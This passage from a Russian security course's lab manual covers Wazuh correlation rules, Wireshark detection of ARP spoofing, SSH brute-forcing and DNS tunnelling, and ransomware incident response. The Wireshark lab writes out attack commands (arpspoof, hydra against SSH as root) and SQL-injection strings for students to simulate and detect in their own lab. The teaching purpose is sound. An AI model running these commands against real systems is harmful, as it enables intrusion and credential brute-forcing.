Каждый вариант описывает сценарий и требует написать правило корреляции, смоделировать событие и предоставить отчёт.

Вариант 1. Обнаружение подбора паролей на WordPress (wp-login.php). На клиенте развернуть WordPress (Apache). Правило должно срабатывать при 5 POST-запросах к wp-login.php с параметрами log и pwd за 20 секунд.

Вариант 2. Обнаружение SQL-инъекции в веб-логах. Написать правило, которое ищет в логах nginx сочетания union select, ' or 1=1 и выдаёт алерт уровня 8.

Вариант 3. Обнаружение медленного брутфорса SSH (1 попытка в минуту в течение 10 минут). Использовать параметры <timeframe>600</timeframe> и <frequency>10</frequency>.

Вариант 4. Обнаружение множественного доступа к файлу /etc/passwd процессами, не являющимися root (система целостности файлов). Использовать правило FIM (File Integrity Monitoring).

Вариант 5. Алерт при появлении нового пользователя (добавлен через useradd или adduser) в течение 5 секунд после неудачного sudo. Нужно коррелировать два разных типа событий.

Вариант 6. Обнаружение атаки на FTP (vsftpd): 10 неудачных логинов за 60 секунд. Написать правило на основе логов vsftpd.

Вариант 7. Обнаружение подозрительного исходящего трафика (например, множественные DNS-запросы к несуществующим доменам – возможный признак C2). Правило должно смотреть логи dnsmasq или systemd-resolved.

Вариант 8. Алерт при изменении конфигурации sudoers (файл /etc/sudoers или /etc/sudoers.d/). Использовать FIM с уровнем 10.

Вариант 9. Обнаружение использования утилиты nmap на клиенте (логи аудита или process creation). Правило срабатывает при запуске nmap, masscan, zmap.

Вариант 10. Корреляция неудачных попыток входа в MySQL/PostgreSQL с последующим успешным входом от того же источника – возможный успешный брутфорс. Написать правило, связывающее два события (fail затем success).

Вариант 11. Обнаружение большого количества ошибок 404 в веб-логах (сканирование директорий). Правило: 20 ошибок 404 за 30 секунд с одного IP.

Вариант 12. Алерт при монтировании внешнего USB-накопителя (для серверов это подозрительно). Использовать системные логи или журнал ядра.

Вариант 13. Обнаружение аномально большого количества запросов к API из одного IP (например, более 1000 запросов в минуту). Правило должно использовать данные из логов API (формат JSON) и поле client_ip.

Вариант 14. Комбинация неудачных SSH и успешного sudo от того же пользователя в течение 2 минут – возможный захват учётной записи. Правило с корреляцией по user.

Вариант 15. Обнаружение изменения прав на критические файлы (например, /etc/ssh/sshd_config) не через apt или dpkg. Использовать FIM с фильтрацией по процессу.

Вариант 16 (дополнительный). Используя Splunk Free (если доступен), написать поиск SPL для выявления брутфорса SSH и сохранить как оповещение.

Требования к отчёту

Отчёт должен содержать:

1. **Титульный лист** – дисциплина, № ЛР, ФИО, группа, вариант.

2. **Цель и задачи** (по методичке, с учётом варианта).

3. **Описание лабораторной среды** – ВМ, версии ОС, версия Wazuh, IP-адреса, способ установки.

4. **Структура настроенного правила** – листинг XML-правила, пояснение каждого тега, почему выбраны значения frequency, timeframe.

5. **Скриншоты процесса создания правила** – редактирование файла, перезапуск менеджера.

6. **Результаты моделирования атаки** – команды, которыми генерировали события, скриншот алерта в дашборде Wazuh (Kibana) с полной информацией.

7. **Анализ ложных срабатываний** – в каких случаях правило может дать ложный алерт в высоконагруженной системе? Как его улучшить?

8. **Активные ответы (опционально)** – если настроили блокировку IP, опишите и приложите подтверждение (правила iptables или nftables).

9. **Выводы** – достигнуты ли цели, что изучили, применимость корреляции для распределённых сред, сравнение Wazuh и коммерческих SIEM.

10. **Список источников** – ссылки на документацию Wazuh.

11. **Приложение** – полный текст local_rules.xml и ossec.conf с активными ответами.

Формат: .pdf или .doc. Объём 4-6 страниц.

Контрольные вопросы

1. Что такое SIEM и какие задачи он решает в высоконагруженной распределённой системе?

2. Какие компоненты входят в архитектуру Wazuh?

3. В чём отличие декорера (decoder) от правила (rule) в Wazuh?

4. Как правило Wazuh может определить, что несколько событий произошли с одного IP-адреса?

5. Что означают параметры <frequency> и <timeframe> в правиле корреляции?

6. Как можно экспортировать алерты Wazuh во внешнюю систему (например, в Jira или Telegram)?

7. Почему при высоких нагрузках корреляция с малым timeframe (1-2 секунды) может порождать много ложных срабатываний?

8. Какие активные ответы (active response) поддерживает Wazuh? Приведите пример.

9. Как в Wazuh настроить отправку только определённых алертов на e-mail?

10. Какие преимущества имеет Wazuh перед коммерческими SIEM (Splunk, QRadar) в учебных целях и какие ограничения?

Лабораторная работа №6. Анализ сетевого трафика (Wireshark)

Цель работы: очистить и агрегировать данные сетевого трафика с помощью Wireshark для выявления признаков кибератак (ARP-spoofing, брутфорс, подозрительные DNS-запросы) в высоконагруженной распределённой системе.

Задачи:

- изучить базовые возможности Wireshark: захват, фильтрация, анализ пакетов и восстановление потоков;
- освоить фильтры для поиска аномалий: ARP-запросы/ответы, повторяющиеся TCP SYN, нестандартные DNS-имена;
- провести захват трафика в учебной сети и сохранить дамп (pcap);
- идентифицировать ARP-spoofing по дублирующим MAC-адресам или необычной активности;
- обнаружить попытки брутфорса SSH/RDP/HTTP по большому числу неудачных соединений от одного источника;
- выявить подозрительные DNS-запросы (например, на домены генераторов, типичные для C2-каналов);
- предложить правила обнаружения на основе полученных фильтров для SIEM-системы.

Теоретическая часть

Wireshark – де-факто стандарт для анализа сетевого трафика в реальном времени и офлайн. Позволяет перехватывать пакеты, декодировать протоколы, строить статистику и фильтровать по сложным выражениям. В контексте высоконагруженных распределённых систем Wireshark обычно используется для выборочного анализа (на проблемных узлах) из-за ограничений по производительности при полном захвате на скоростях выше 10 Гбит/с.

Типичные атаки, выявляемые анализом трафика:

Атака	Признаки в трафике	Фильтр Wireshark
ARP-spoofing	Множественные ARP-ответы от одного IP с разными MAC, или один MAC «говорит» от имени нескольких IP	arp.duplicate-address-frame или ручной поиск: arp.opcode == 2 и анализ повторяющихся полей
Брутфорс SSH	Много пакетов TCP (port 22) с короткими интервалами, большая доля пакетов с RST или повторные SYN	tcp.port == 22 and tcp.flags.syn == 1 + статистика по ip.src
Брутфорс RDP	Аналогично порт 3389, много соединений с последующими разрывами	tcp.port == 3389
Брутфорс HTTP Basic Auth	Много POST-запросов к одной странице (login) с разными значениями Authorization: Basic	http.request.uri contains "/login"
DNS-туннелирование/C2	Длинные поддомены с высокой энтропией, частые запросы к одному домену, TXT-записи большого размера	dns.qry.name matches "[a-z0-9]{20,}", dns.flags.response == 0
DDoS SYN-flood	Тысячи SYN-пакетов от разных IP без завершения трёхстороннего рукопожатия	tcp.flags.syn == 1 and tcp.flags.ack == 0 и статистика

Важные фильтры Wireshark для анализа безопасности:

wireshark

ARP-spoofing: найти все ARP-ответы

arp.opcode == 2

SSH неудачные попытки (по сообщению "Failed password" – но это на уровне приложения, требует следования потока)

tcp.port == 22 and tcp.payload contains "Failed password"

Подозрительные DNS-запросы к странным доменам (например, .xyz, .top, или base64-подобные имена)

dns.qry.name matches "([a-z0-9]{20,}\\.(xyz|top|tk|ml|ga))"

Много соединений от одного IP

ip.src == 192.168.1.100

затем «Statistics → Conversations» или «Statistics → Endpoints»

Для высоконагруженных систем Wireshark не применяют в режиме реального времени на всех узлах, но дампы с пограничных маршрутизаторов или зеркалированных портов (SPAN) позволяют расследовать инциденты.

В данной лабораторной работе студенты учатся искать угрозы в заранее записанных или искусственно созданных дампах трафика (pcap-файлах).

Методика выполнения работы

Шаг 1. Подготовка виртуальной среды и инструментов

- Установите Wireshark на любую ВМ или хост-машину (Linux/Windows).
- Настройте три виртуальные машины в одной сети:
- *Атакующий* (Kali Linux, или просто установлен arpspoof, hydra),
- *Жертва 1* (например, Ubuntu с запущенным SSH и веб-сервером),
- *Жертва 2* (вторая аналогичная).
- Убедитесь, что Wireshark может захватывать трафик (на Linux – sudo setcap cap_net_raw,cap_net_admin+eip /usr/bin/dumpcap).

Шаг 2. Захват нормального и аномального трафика

1. Запустите Wireshark на интерфейсе, через который проходит трафик между ВМ (например, eth0). Начните запись.
2. Сгенерируйте фоновую активность: ping, ssh, curl.
3. Сымитируйте атаки согласно заданию (общее для всех – ARP-spoofing, брутфорс, подозрительные DNS).

- **ARP-spoofing**: на атакующем выполните arpspoof -i eth0 -t <IP жертвы1> <IP жертвы2> (или шлюза).
- **Брутфорс SSH**: hydra -l root -P /usr/share/wordlists/fasttrack.txt ssh://<IP жертвы> -s 22 -t 4.
- **Подозрительные DNS**: настройте на атакующем локальный скрипт, который посылает запросы на longrandomstring12345.xyz с помощью nslookup или dig.

4. Остановите запись через 3-5 минут. Сохраните дамп в attack_traffic.pcap.

Шаг 3. Поиск ARP-spoofing в дампе

Откройте сохранённый pcap в Wireshark. Используйте фильтр arp.duplicate-address-frame (если поддерживается) или проанализируйте вручную:

- Примените arp.opcode == 2 (ответы).
- Отсортируйте по полю Source Protocol Address (IP). Найдите IP, который отвечает с разных MAC-адресов или часто меняет MAC.
- Также можно найти флуд ARP-ответами.
- Сделайте скриншот, где видно несколько ответов от одного IP с разными MAC.

Шаг 4. Поиск попыток брутфорса SSH

Фильтр: tcp.port == 22 and tcp.flags.syn == 1.

Затем перейдите в «Statistics → Conversations» → вкладка «IPv4», выберите порт 22. Увидите, какой IP инициировал много соединений.

Для детального подтверждения откройте один из потоков: клик правой кнопкой на пакете → «Follow → TCP Stream». Если внутри видно строки «Failed password» – атака подтверждена.

Сделайте скриншот статистики разговоров и фрагмента потока с неудачными попытками.

Шаг 5. Поиск подозрительных DNS-запросов

Фильтр: dns.qry.name matches "([a-z0-9]{15,}\\.(xyz|top|tk|ml|ga))" или просто dns.qry.name contains "xyz".

Изучите запросы. Они могут быть не только к экзотическим доменам, но и к поддоменам длиной 20+ символов. Обратите внимание на частоту – если один источник шлёт сотни таких запросов, это подозрительно.

Для анализа энтропии можно использовать опцию dns.resp.ttl == 0 (некоторые туннели так маскируются).

Скриншот DNS-запросов с длинными именами.

Шаг 6. Дополнительный анализ (по заданию)

В зависимости от варианта могут потребоваться: поиск HTTP-брутфорса, анализ ICMP-туннелей, выявление сканирования портов. Используйте соответствующие фильтры и статистику.

Шаг 7. Формулировка мер противодействия

На основе найденных атак предложите защитные меры для высоконагруженной распределённой системы:

- от ARP-spoofing: динамическая ARP-инспекция (DAI) на коммутаторах, статические ARP-записи для критических узлов;
- от брутфорса SSH: fail2ban, ограничение числа попыток через iptables, использование ключей вместо паролей;
- от подозрительных DNS: блокировка запросов к новым доменам с высоким TTL, использование DNS-фильтрации (например, Pi-hole на уровне шлюза), анализ DNS-туннелирования через SIEM.

Шаг 8. Подготовка отчёта

Следуйте разделу «Требования к отчёту», включите скриншоты каждого этапа.

Пример выполнения задания

Сценарий: Атакующий (Kali, IP 192.168.56.50) атакует жертву (Ubuntu, IP 192.168.56.10). Захват трафика длился 2 минуты.

1. ARP-spoofing:

Фильтр arp.opcode == 2 показал 342 пакета. IP жертвы 192.168.56.10 отвечал с MAC 00:0c:29:ab:cd:ef (реальный) и с MAC 00:11:22:33:44:55

(подставной от атакующего). Также атакующий рассылал ответы от имени шлюза 192.168.56.1. Скриншот прилагается.

2. Брутфорс SSH:

Фильтр tcp.port == 22 и Conversations → 192.168.56.50 инициировал 187 соединений к порту 22 жертвы за 40 секунд. В TCP Stream обнаружены строки:

text

root@192.168.56.10's password:

Permission denied, please try again.

Попытки перебора паролей от словаря. Скриншот потока.

3. Подозрительные DNS:

Фильтр dns.qry.name matches "[a-z0-9]{20}" выявил 23 запроса к dns-tunnel-1234567890abcdef.xyz и exfil-data-9876543210poiuyt.xyz от IP 192.168.56.50. Запросы типа A с очень коротким TTL=0. Скриншот.

Меры:

- Настроить DAI на виртуальном коммутаторе, ограничить ARP-трафик.
- Внедрить fail2ban с баном на 10 минут после 5 неудачных SSH-попыток.
- Запретить на DNS-сервере разрешение доменов зон .xyz, .top (если не используются бизнесом). Настроить алерт SIEM при обнаружении DNS-запросов с высокой энтропией.

Индивидуальные задания

Каждый вариант требует захвата и анализа трафика, содержащего указанные аномалии. Допускается самостоятельная генерация атак в виртуальной среде либо использование готовых дампов (например, с Malware Traffic Analysis).

Вариант 1. В дампе найти ARP-spoofing с подменой шлюза и брутфорс RDP (порт 3389). Определить IP атакующего и учётные записи, по которым шёл перебор.

Вариант 2. Обнаружить DNS-туннелирование по длинным TXT-запросам (фильтр dns.resp.type == 16 и dns.txt.string). Проанализировать содержимое – возможно, это эксфильтрация данных.

Вариант 3. Найти брутфорс HTTP Basic Auth на веб-сервер (порт 80). Фильтр http.request с авторизацией, подсчитать число попыток с одного IP.

Вариант 4. В дампе присутствует SYN-flood DDoS (тысячи SYN без ACK). Определить цель атаки (IP и порт) и количество пакетов. Предложить фильтр для Wireshark, выделяющий только SYN-пакеты к цели.

Вариант 5. Обнаружить ARP-spoofing в сочетании с перехватом трафика (сессия HTTP становится видна в чужом потоке). Найти в дампе HTTP-запросы, которые атакующий «увидел» благодаря подмене ARP.

Вариант 6. Выявить сканирование портов (TCP SYN-сканирование) – множество SYN-пакетов на разные порты от одного источника. Определить диапазон портов и время сканирования.

Вариант 7. Найти брутфорс SSH с использованием нестандартного порта 2222. В дампе определить успешный вход после нескольких неудач – возможно, пароль подобран.

Вариант 8. Обнаружить подозрительную активность ICMP (например, ping с большим размером пакета – возможный ICMP-туннель). Фильтр icmp и анализ длины.

Вариант 9. В дампе присутствуют попытки эксплуатации уязвимости EternalBlue (SMBv1). Найти пакеты с протоколом smb и кодом ошибки STATUS_ACCESS_DENIED.

Вариант 10. Обнаружить флуд DNS-запросами с одного IP на один домен (возможна атака DNS amplification). Посчитать количество запросов в секунду.

Вариант 11. Найти ARP-spoofing, где атакующий имитирует несколько IP-адресов (шлюз, сервер БД, другой клиент). Перечислить все подменённые IP.

Вариант 12. Брутфорс FTP (порт 21) с последующей загрузкой вредоносного файла. Восстановить имя файла из потока FTP.

Вариант 13. Подозрительные DNS-запросы на домены в зоне .onion (не должны появляться в обычной сети). Найти их и определить IP-источник.

Вариант 14. В дампе смесь атак: ARP-spoofing + медленный брутфорс SSH (1 попытка в минуту). Правило корреляции: определить, что атака длилась более часа, но попыток мало.

Вариант 15. Обнаружить попытки подключения к Redis (порт 6379) без пароля от внешнего IP. Фильтр: tcp.port == 6379. Проанализировать команды (например, CONFIG GET *).

Вариант 16 (дополнительный). Использовать tshark (командная строка Wireshark) для извлечения всех IP-адресов, участвовавших в ARP-ответах, и вывести уникальный список в файл.

Требования к отчёту

Отчёт оформляется в электронном виде и должен содержать:

1. **Титульный лист** (дисциплина, № ЛР, ФИО, группа, вариант).

2. **Цель и задачи** (по методичке, с корректировкой под вариант).

3. **Описание лабораторной среды** – состав ВМ, их IP, установленное ПО, схема сети.

4. **Способ генерации трафика** – какие команды и инструменты использовались для создания аномалий.

5. **Анализ ARP-spoofing** – фильтр, скриншот с пояснением, какие пакеты указывают на атаку, IP и MAC злоумышленника.

6. **Анализ брутфорса** – фильтр, статистика соединений, скриншот TCP Stream с текстом «Failed password» (или аналог), IP источника атаки.

7. **Анализ подозрительных DNS** – фильтр, скриншот запросов, оценка энтропии имён, подозрительные домены.

8. **Меры противодействия** – для каждого типа атак (3-5 предложений на атаку) с учётом высоконагруженной распределённой системы (например,

использование fail2ban в кластере, развёртывание IDS/IPS на основе Suricata, настройка DNS-прокси).

9. **Выводы** – что удалось обнаружить, насколько эффективен Wireshark для анализа инцидентов, какие ограничения есть при применении в реальных высоконагруженных системах (потери пакетов, невозможность полного захвата на линках 40 Гбит/с).

10. **Список источников** – ссылки на документацию Wireshark, фильтры.

11. **Приложение** – файл pcap (или ссылка на облако), использованный в работе.

Формат: .pdf или .doc. Объём – 4–6 страниц плюс скриншоты.

Контрольные вопросы

1. Какие протоколы могут использоваться для ARP-spoofing? Почему эта атака опасна даже в сегментированных сетях?
2. Как отфильтровать в Wireshark только SYN-пакеты, но не ACK?
3. В чём разница между tcp.flags.syn == 1 и tcp.flags.syn == 1 and tcp.flags.ack == 0?
4. Как с помощью Wireshark восстановить содержимое файла, переданного по FTP?
5. Какие признаки в DNS-пакетах указывают на возможное использование DNS-туннелирования?
6. Почему ARP-spoofing не сработает в сети, где настроена динамическая ARP-инспекция (DAI)?
7. Как в Wireshark найти все HTTP-запросы, содержащие SQL-инъекцию (например, ' OR '1'='1)?
8. Можно ли с помощью Wireshark обнаружить медленный брутфорс (1 попытка в минуту) и почему это сложнее, чем быстрый?
9. Какие инструменты (помимо Wireshark) позволяют анализировать трафик в реальном времени на скоростях 10+ Гбит/с?

10. Как экспортировать все IP-адреса источника из дампа в текстовый файл для дальнейшего анализа в SIEM?

Лабораторная работа №7. Реагирование на инцидент (кейс: атака вымогательского ПО)

Цель работы: очистить и агрегировать информацию о киберинциденте (атака ransomware в высоконагруженной распределённой системе) и разработать план реагирования согласно этапам IR (подготовка, обнаружение, сдерживание, эрадикация, восстановление, уроки).

Задачи:

- изучить жизненный цикл реагирования на инциденты (Incident Response) и роли CERT/CSIRT;
- ознакомиться с нормативной базой (Приказ ФСТЭК № 239, требования ПК-10);
- разобрать сценарий атаки ransomware (шифрование файлов, записка с требованием выкупа) в контексте высоконагруженного веб-приложения;
- заполнить карточку инцидента (журнал регистрации) с указанием временной линии, затронутых активов, критичности;
- разработать план сдерживания (containment) и эрадикации (eradication) с учётом отказоустойчивости и непрерывности;
- предложить меры по восстановлению (recovery) из резервных копий и пост-инцидентному анализу;
- оформить итоговый отчёт в форме документа «Регламент реагирования на инцидент».

Теоретическая часть

Инцидент информационной безопасности (ИБ) – любое событие, которое нарушает или может нарушить конфиденциальность, целостность или доступность информации, а также обход политик безопасности. В высоконагруженных распределённых системах инциденты могут иметь катастрофические последствия из-за каскадных отказов и большой площади поражения.

Ransomware (вымогательское ПО) – тип вредоносного ПО, которое шифрует файлы жертвы и требует выкуп за расшифровку. Современные ransomware-группы (LockBit, Conti, REvil) часто используют тактику «двойного вымогательства» – кража данных перед шифрованием с угрозой публикации.

Этапы реагирования на инцидент (NIST SP 800-61, Приказ ФСТЭК № 239):

Этап	Ключевые действия	Результат
1. Подготовка (Preparation)	Разработка политик, создание CSIRT, закупка инструментов (SIEM, EDR), резервное копирование	Готовность к реагированию
2. Обнаружение и анализ (Detection & Analysis)	Мониторинг алертов, сбор доказательств, оценка масштаба, определение типа инцидента	Карточка инцидента, приоритет
3. Сдерживание (Containment)	Изоляция заражённых узлов (отключение сети), блокировка C2-каналов, смена паролей	Локализация угрозы
4. Эрадикация (Eradication)	Удаление вредоносного ПО, закрытие уязвимостей (патчи), усиление конфигураций	Очистка среды
5. Восстановление (Recovery)	Восстановление данных из бэкапов, возврат сервисов в строй, мониторинг рецидивов	Нормальная работа
6. Уроки (Lessons Learned)	Post-mortem встреча, обновление политик, дообучение сотрудников, корректировка плана	Повышение зрелости

Роли в CSIRT (Computer Security Incident Response Team):

- **Coordinator** – управляет процессом, коммуникации с руководством и внешними сторонами.

- **Technical Lead** – отвечает за анализ, сдерживание, эрадикацию.
- **Forensic Analyst** – собирает и анализирует цифровые доказательства.
- **Communications Lead** – информирует пользователей, прессу (при необходимости).

Нормативная база:

- Приказ ФСТЭК России № 239 «Об утверждении Требований к созданию государственной системы обнаружения, предупреждения и ликвидации последствий компьютерных атак».
- ПК-10 (профессиональный компетенция) – способность разрабатывать регламенты реагирования на инциденты.
- GDPR, 152-ФЗ (для данных клиентов) – уведомление об утечках.

Карточка инцидента – форма для регистрации всех фактов. Включает: ID инцидента, дата/время обнаружения, описание, затронутые активы, критичность (1-5), статус (открыт, в работе, решён), назначенные ответственные, timeline событий, действия, результаты.

Для высоконагруженных систем сдерживание должно быть минимально инвазивным: изоляция контейнеров, отключение виртуальных сетевых интерфейсов, переключение трафика на резервные компоненты.

Методика выполнения работы

Шаг 1. Ознакомление со сценарием инцидента

Прочитайте текстовое описание (индивидуальное задание). В нём содержится: тип атаки (ransomware), первые признаки (например, сообщения пользователей о «странном расширении файлов», алерты SIEM на массовое шифрование), архитектура системы (например, веб-приложение из 10 микросервисов, БД PostgreSQL, хранилище S3, очередь RabbitMQ).

Шаг 2. Формирование команды реагирования (виртуально)

Распределите роли между студентами (если работа групповая) или укажите в отчёте, кто какие функции выполнил бы в реальной ситуации. Для индивидуальной работы – опишите, какие компетенции потребовались.

Шаг 3. Заполнение карточки инцидента

Используйте шаблон (см. пример выполнения). Заполните:

- идентификатор (например, INC-2025-05-31-001);
- время обнаружения, описание первых симптомов;
- критичность (на основе потенциального ущерба для высоконагруженной системы – потеря данных, простой, репутационный ущерб);
- затронутые активы (какие сервисы, базы данных, конфигурации);
- статус (задан как «Active – Containment in progress»).

Шаг 4. Составление временной линии (timeline)

На основе сценария предположите последовательность событий:

- момент заражения (например, фишинг сотрудника, эксплуатация уязвимости);
- первый признак (аномальная активность EDR или жалоба пользователя);
- начало сдерживания;
- эрадикация;
- восстановление.

Шаг 5. Разработка плана сдерживания

Опишите конкретные технические шаги для остановки распространения в распределённой системе. Примеры:

- изоляция заражённого пода в Kubernetes (заблокировать входящий/исходящий трафик через NetworkPolicy);
- отключение доступов к общим сетевым дискам (NFS, SMB);
- блокировка IP-адресов C2-серверов на межсетевом экране;
- отключение учётных записей, использовавшихся злоумышленником;
- переключение трафика с проблемной зоны на резервный кластер.

Шаг 6. Разработка плана эрадикации и восстановления

- Эрадикация: удаление вредоносных файлов, переустановка контейнеров с чистыми образами, проверка целостности системных файлов, применение патчей.

- Восстановление: выбор способа восстановления данных (из резервных копий, репликация с реплик БД, загрузка из S3). Оценить RPO (точка восстановления) и RTO (время восстановления).
- Мониторинг после восстановления: дополнительный сбор логов, повышение уровня алертов.

Шаг 7. Пост-инцидентный анализ (уроки)

Предложите не менее 3 улучшений для предотвращения повторения:

- технические (внедрение антивирусной защиты на рабочих станциях, сегментация сети, регулярное обновление образов контейнеров);
- организационные (тренинги по фишингу, назначение ответственных за резервное копирование, регламент отключения сервисов);
- процедурные (сокращение RTO, тестирование бэкапов, внедрение SOAR для автоматизации сдерживания).

Шаг 8. Оформление отчёта

Включите все заполненные формы, план действий, выводы. Отчёт должен иметь вид внутреннего документа CSIRT.

Пример выполнения задания

Сценарий (вариант 0 для иллюстрации):

Высоконагруженная онлайн-платформа бронирования отелей (2000 транзакций/с). Компоненты: API-шлюз (Kong), микросервисы (Spring Boot, 50 подов в K8s), PostgreSQL (кластер master-slave), Redis (кэш сессий), RabbitMQ (обработка платежей).

В 09:00 оператор сообщает: «файлы в S3-бакете со счетами переименованы с расширением .encrypted, в корне папки файл README_TO_RECOVER.txt». Через 5 минут SIEM фиксирует множественные ошибки 500 от сервиса биллинга.

Карточка инцидента:

Поле	Значение
ID инцидента	INC-2025-05-31-001
Дата и время обнаружения	2025-05-31 09:05 UTC+3
Обнаружил	Оператор Сергей И. (система мониторинга Zabbix)
Тип инцидента	Ransomware (шифрование файлов)
Критичность	Уровень 4 (критический) – остановка сервиса, утечка ПД
Затронутые активы	S3-бакет invoices-prod, сервис биллинга, Redis-кэш (сессии пользователей)
Статус	Active – containment in progress
Ответственные	Tech. lead: И. Иванов, Forensics: П. Петров

Timeline:

Время	**Событие**
08:45	Подозрительный контейнер billing-service перезапущен (логи K8s)
09:00	Пользователи сообщают о проблемах с загрузкой счетов
09:02	Зафиксирована аномальная исходящая активность с пода billing-7c8d9f на IP 185.130.5.253 (порт 443)
09:05	SIEM сработало правило «Massive file rename in S3»
09:10	Команда CSIRT собрана, начато сдерживание

План сдерживания:

1. Изолировать под billing-7c8d9f: kubectl label pod billing-7c8d9f block-traffic=true + NetworkPolicy deny all ingress/egress.
2. Заблокировать IP C2-сервера 185.130.5.253 на корпоративном файрволе.
3. Отключить API-ключ доступа к S3 для сервиса биллинга.

4. Переключить трафик на канареечный кластер (не заражённый) через балансировщик.
5. Инвалидировать все сессии в Redis (сбросить JWT токены).

План эрадикации:

- Удалить pod, скачать образ контейнера заново из защищённого реестра.
- Провести сканирование всех подов кластера на наличие файлов с расширением .encrypted.
- Сменить все секреты (базы данных, S3, RabbitMQ).
- Проверить сквозные логи на предмет других скомпрометированных узлов.

План восстановления:

- Восстановить S3-бакет из снапшота за 08:30 (RPO = 30 минут).
- Перезапустить сервис биллинга на чистом поде.
- Проверить целостность БД: сравнить контрольные суммы таблиц с резервной копией.
- RTO целевой = 60 минут; реальный = 45 минут.

Уроки (пост-инцидент):

1. Внедрить EDR на всех подах с возможностью отката изменений файлов.
2. Ограничить доступ контейнеров к S3 по принципу наименьших привилегий (IAM policy).
3. Настроить алерт на множественные переименования файлов в S3 в течение 1 минуты.
4. Провести учения (tabletop exercise) раз в квартал.

Индивидуальные задания

Каждый вариант описывает инцидент с ransomware в различных высоконагруженных архитектурах. Студент должен заполнить карточку инцидента и разработать план реагирования.

Вариант 1. Медицинская платформа для хранения снимков МРТ (100 терабайт изображений). Ransomware зашифровал резервный архив на

медленном хранилище, оставив записку. Рабочие базы данных не затронуты, но пациенты не могут загрузить снимки за последние 2 дня.

Вариант 2. Финансовый процессинг (обработка 5000 платежей/с). Ransomware внедрился в один из микросервисов обработки транзакций. Зашифрована таблица с Pending-платежами. Требуется минимизировать финансовый ущерб.

Вариант 3. CDN-провайдер (раздача контента). Ransomware поразил управляющий узел (control plane), но не затронул edge-серверы. Зашифрованы конфигурации и TLS-ключи.

Вариант 4. Онлайн-кинотеатр (стриминг). Вымогатель зашифровал каталог метаданных (Elasticsearch индексы). Пользователи не могут найти фильмы. Резервное копирование индексов настроено ежедневно.

Вариант 5. Промышленный IoT (умный завод). Ransomware зашифровал SCADA-сервер и исторические данные (MongoDB). Производственная линия остановлена.

Вариант 6. CRM-система крупного ритейлера (100 000 сотрудников). Зашифрованы файлы на сетевых дисках Windows. Требуется восстановить доступ к коммерческим предложениям.

Вариант 7. Платформа электронного документооборота (гостевая). Ransomware зашифровал архивы документов за 2024 год. Документы текущего года (2025) не тронуты.

Вариант 8. Игровой сервер MMORPG (миллион игроков). Зашифрованы логи авторизации и инвентарь игроков (MySQL). Игроки потеряли предметы. Резервные копии – ежечасные.

Вариант 9. Облачный провайдер (IaaS). Ransomware зашифровал управляющую БД (PostgreSQL) с информацией о виртуальных машинах клиентов. Клиенты не могут управлять ВМ.

Вариант 10. Система бронирования авиабилетов. Ransomware зашифровал кэш Redis (цены на билеты) и часть БД с PNR-записями. Активные бронирования не пропали, но отображение цен нарушено.

Вариант 11. Банковский мобильный бэкенд. Ransomware внедрился в сервис уведомлений (Push). Зашифрованы логи всех пользователей, включая токены устройств. Есть риск фишинга через Push.

Вариант 12. Система видеонаблюдения аэропорта (5000 камер). Ransomware зашифровал индекс видеоархива, сами видеофайлы целы. Невозможно найти записи за последние 3 дня.

Вариант 13. Платформа онлайн-обучения с видео-лекциями. Зашифрованы оценки студентов и файлы заданий (S3). Важна целостность результатов экзаменов.

Вариант 14. Биржа криптовалют. Ransomware зашифровал журнал ордеров (Kafka topics) за последние 2 часа. Торги приостановлены.

Вариант 15. Система управления логистикой (отслеживание посылок). Ransomware зашифровал таблицу геолокаций в Cassandra. Курьеры не видят маршруты.

Вариант 16 (дополнительный). Сценарий «двойного вымогательства» – перед шифровкой была кража базы данных клиентов (личные данные). Требуется не только восстановить сервис, но и уведомить регулятора (152-ФЗ).

Требования к отчёту

Отчёт оформляется в виде документа «План реагирования на инцидент» и должен содержать:

1. **Титульный лист** – название работы, ФИО, группа, вариант.
2. **Цель и задачи** (по методичке).
3. **Краткое описание сценария** (из индивидуального задания).
4. **Карточка инцидента** (таблица с полями: ID, время обнаружения, обнаруживший, тип, критичность, затронутые активы, статус, ответственные, estimated impact).
5. **Временная линия (Timeline)** – в виде списка или таблицы.

6. **План сдерживания** – конкретные технические шаги с учётом распределённости (например, изоляция через политики Kubernetes, блокировка API-ключей, отключение сетевых интерфейсов).

7. **План эрадикации** – меры по удалению вредоносного ПО, проверке целостности, закрытию уязвимостей.

8. **План восстановления** – этапы восстановления данных, оценка RPO/RTO, переключение на резервные системы.

9. **Уроки (пост-инцидент)** – минимум 3 рекомендации.

10. **Выводы** – анализ эффективности плана, какие этапы были бы самыми сложными в реальной высоконагруженной системе.

11. **Список источников** – ссылки на NIST SP 800-61, приказы ФСТЭК.

12. **Приложение** – пример уведомления для руководства или пресс-релиза (по желанию).

Формат: .pdf, .doc. Объём – 5-7 страниц.

Контрольные вопросы

1. Какие этапы реагирования на инциденты определены в NIST SP 800-61? Каковы цели каждого этапа?

2. В чём различие между сдерживанием (containment) и эрадикацией (eradication)?

3. Почему для ransomware критически важно быстрое сдерживание? Какие действия могут усугубить ситуацию (например, перезагрузка заражённого сервера)?

4. Какие данные должна содержать карточка инцидента для последующего анализа?

5. Кто входит в состав CSIRT и какие роли являются обязательными даже в малой команде?

6. Какие технические средства позволяют изолировать заражённый контейнер в Kubernetes без остановки всего сервиса?

7. Как определить RPO и RTO для критического сервиса после атаки ransomware?

8. Какие изменения в документацию (регламент реагирования) следует внести по результатам инцидента?

9. Каким образом требования ПК-10 (разработка нормативной документации) связаны с этой лабораторной работой?

10. В каких случаях требуется уведомлять регулятора (например, ФСТЭК, Роскомнадзор) об инциденте с ransomware?

Лабораторная работа №8. Составление регламента реагирования на инциденты информационной безопасности

Цель работы: очистить и агрегировать требования нормативных правовых актов (включая Приказ ФСТЭК № 239, 152-ФЗ, стандарты ПК-10) для разработки внутреннего документа «Регламент реагирования на инциденты информационной безопасности» для высоконагруженной распределённой системы.

Задачи:

- изучить состав и структуру регламента реагирования на инциденты в соответствии с лучшими практиками (NIST SP 800-61) и российскими требованиями;
- определить перечень возможных инцидентов для конкретной распределённой системы (см. индивидуальное задание);
- разработать матрицу ролей и ответственности CSIRT (CERT) с учётом специфики высоконагруженной среды;
- описать процедуры обнаружения, сдерживания, эрадикации, восстановления и пост-инцидентного анализа;
- подготовить шаблоны карточек инцидента, актов и отчётов;
- обеспечить соблюдение требования ПК-10 (участие в разработке нормативной документации с учётом законодательства в области ИТ).

Теоретическая часть

Регламент реагирования на инциденты ИБ – внутренний нормативный документ организации, который определяет:

- цели и задачи процесса реагирования;
- состав и функции группы реагирования (CSIRT/CERT);
- классификацию инцидентов по критичности и типу;
